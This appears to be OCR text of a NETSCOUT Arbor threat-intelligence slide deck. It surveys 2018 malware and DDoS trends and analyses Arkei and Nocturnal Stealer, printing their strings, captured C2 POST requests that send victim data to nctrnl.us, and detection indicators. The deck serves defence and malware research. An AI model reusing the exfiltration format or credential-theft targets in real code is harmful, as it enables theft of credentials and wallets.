NETSCOUT®

Guardians of the Connected World

Arbor


NETSCOUT | Arbor

The Evolving Landscape of Threats

Alessandro Bulletti, Consulting Engineer Arbor Networks


Threats Reported in the Wild

- Big jump in frequency of very large DDoS attacks since Memcached



- Supply Chain and IoT related Threats (CCleaner, Absolute Lojack recovery software)

- More nation states adding APT to their statecraft




- Crimeware and espionage adding Internet Scale techniques (worms, botnets for mass malware distribution like with NotPetya, WannaCry, BadRabbit)

Source: NETSCOUT Threat Intelligence Report 1H 2018

Threats Reported in the Wild

- Increased use of auto propagation methods (worms and mass malware distribution like with VPNFilter, WannaCry and NotPetya programs) and cryptocurrency mining in malware
- Crimeware developing new platforms such as such as Kardon Loader; well-known malware platforms such as Panda Banker directed at new targets
- IOT Threats expansion: new generations of Mirai introduce new functionality (i.e. 'Satori' leverages remote code injections exploits for propagation)

Source: NETSCOUT Threat Intelligence Report 1H 2018



MIRAI

SOURCE CODE PUBLISHED

9.30.2016

FIVE VARIANTS

DEVELOPED BY
IoT BOTNET AUTHORS


OMG

WICKED

JEN X

SATORI

IoTROJAN



CONNECTED DEVICES

VULNERABLE TO IOT BOTNETS

27 BILLION

IN 2017

▼

125 BILLION

BY 2030

Threats Reported in the Wild

- Network-based ransomware cryptoworms eliminate need for human element in launching campaigns, as well as with wiper malware masquerading as ransomware
- C2 channels relying on legitimate Internet services like Google, Dropbox, and GitHub or on Encryption to evade detection
- Exploit new gaps in security, like with IoT and Cloud services
- IoT Botnets with more advanced DDoS capabilities as IoT and becomes mature and automated
- 53% of attacks resulted in financial damages of more than US$500,000, including lost revenue, customers, opportunities, and out-of-pocket costs

Source: Cisco 2018 Annual Cybersecurity Report

Threats Reported in the Wild


What to expect next..

- Surge in Encrypted Attacks, more sophisticated malware that rely on encrypted traffic to covertly infiltrate organizations
- Proactive IoT Malware, leveraging automated attacks to spread easier and faster
- Malicious Cryptocurrency Mining, malware will force a victim's device resources to mine currency for attackers
- Consumer IoT Attacks, threatening citizens' privacy, information and identities
- Device Control: More and more devices (e.g., cars, refrigerators, thermostats, light bulbs) hyper-connected without much oversight, increasing the scope of locking these devices for ransom and risks for botnets based on consumer IoT devices

Source: 2018 SonicWall Cyber Threat Report

Analyzing Threats – The Big Picture

Simplified Malware Research Life Cycle




Observe Threats

Build Protections

Analyze Artifacts

Streamlined automated collection, analysis, and curation process

Comprehensive contextual information



Global Threat Intake
Internet Scale – Honeypot
Active Threat Level Analysis System
Public and Private Sources
Eliminate non-serious duplicate threats
Aging
Static Analysis
M-Corral
Automatic, tagged and correlated malware families
Custom Analyzers
Dynamic Analysis
ASERT Experts

Scale of Internet

Cross correlation

Stringent scoring and aging criteria

Malware research is an iterative and nonlinear process

Analyzing Threats – How?

- Monitoring and Infiltration:
  - Detect attacks and attack parameters as they happen in real-time by using botnet infiltration and reflector honeypots
  - Scan for reflectors and correlate attack activity
- Lure the attackers into giving away their precious secrets:
  - IoT honeypots show how attackers scan for and infect IoT devices
- Masquerade as C&C servers:
  - Using DNS sinkholes makes it possible to masquerade as C&C servers, making it possible to gather information on infected devices

Analyzing Threats – Understand the business model


How malware distributors make profit

- Develop or procure malware
  - This malware needs to be crime ware based such as credential theft, banking or DDoS; customers must be able to use the malware to generate revenue.
  - The malware distributor doesn't always have to be the author, many times partnerships or reseller agreements are leveraged to distance the creator from distribution.
- Advertise on a underground marketplace
  - Finding buyers and building reputation
  - The distributor makes their money from the transactions with future malware operators (Prices anywhere from $50 to $100s)
- Promote and offer support
  - Reputation is key in underground markets, if you don't provide support and service you will be black balled

Analyzing Threats – An Example

Arkei Stealer

- An information stealing malware kit, that allows less capable malware actors to generate Arkei Stealer samples and run credential theft operations.
- Sold by 3 Resellers on behalf of the developer
- Capable of stealing:
  - Credit card data
  - Cryptocurrency wallets
  - Saved browser credentials and cookies
  - User files
  - Information from the system




```
[=========================================================]
[==================== Arkei Stealer ====================]
[=========================================================]
[================= Develop by [redacted] ================]
[=========================================================]
[========== Buy Arkei: [redacted] ==============]
[=========================================================]
```

Arkei Stealer was first advertised on an underground forum in December 2017


Analyzing Threats – An Example

Arkei cracked/leaked in April 2018, modified and rebranded as Nocturnal Stealer

- Sold by the same actors (May 2018)
- Customers must buy access to the panel
  - To avoid future leaks by controlling the C2 infrastructure and allowing the customers to access it.
- Loader functionality removed
- Arkei was able to act as a loader to distribute additional malware.



```
[==============================================================]
[=================== Nocturnal Stealer ==================]
[==============================================================]
[===================== nctrnl.us =====================]
[==============================================================]
```



Nocturnal Stealer

Двухфакторная аутентификация


Поддержка 22 популярных браузеров и их форков

Поддержка 28 криптовалютных кошельков

Analyzing Threats – An Example


String similarities

Arkei Stealer Strings



```
.zip
\files
\AppData\
C:\Users\
Roaming\FileZilla\recentservers.xm
Roaming\FileZilla\sitemanager.xml
\files\filezilla_recentservers.xml
\files\filezilla_sitemanager.xml
files\information.log
Date: %s
MachineID: %s
IP: %s
Country: %s
Path: %s
Windows: %s
Windows Username: %s
Processor: %s
Videocard: %s
[System Processes]
Desktop.zip
\Desktop\
hwid
platform
profile
user
pcount
cccount
ccount
fcount
logs
.exe
ProgramData\Arkei
```


Nocturnal Stealer Strings




```
.zip
\files
\AppData\
Roaming\FileZilla\recentservers.xm
Roaming\FileZilla\sitemanager.xml
\files\filezilla_recentservers.xml
\files\filezilla_sitemanager.xml
files\information.txt
Date: %s
MachineID: %s
IP: %s
Country: %s
Path: %s
Windows: %s
Windows Username: %s
Processor: %s
Videocard: %s
[System Processes]
hwid
platform
profile
user
pcount
cccount
ccount
logs
.exe
ProgramData\Nocturnal
```

Analyzing Threats – An Example

Network Traffic similarities



```
POST /server/gate HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 28731
User-Agent: Arkei/8.0
Host: [redacted].ru
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

[redacted]
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

x86
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="profile"
```




```
POST /server/gate.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 1604
User-Agent: Nocturnal/1.0
Host: nctrnl.us
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

[redacted]
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

x86
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="profile"
```

Arkei Stealer Traffic **Nocturnal Stealer Traffic**

Analyzing Threats – An Example

How to protect against Nocturnal Stealer

- Static (Notable strings)
  - C:\ProgramData\Nocturnal
  - /server/gate.php
  - \Bot\trunk\Release\Nocturnal.pdb
  - \files\ethereum_keystore
- Dynamic (Malware Traffic)
  - Uses legitimate site ip-api.com to determine system external IP address
  - Command and control (C2) comms use Nocturnal/<version number> as User-Agent
  - Same URI as the static strings
  - C2 received a form post with malware data




```
POST /server/gate.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
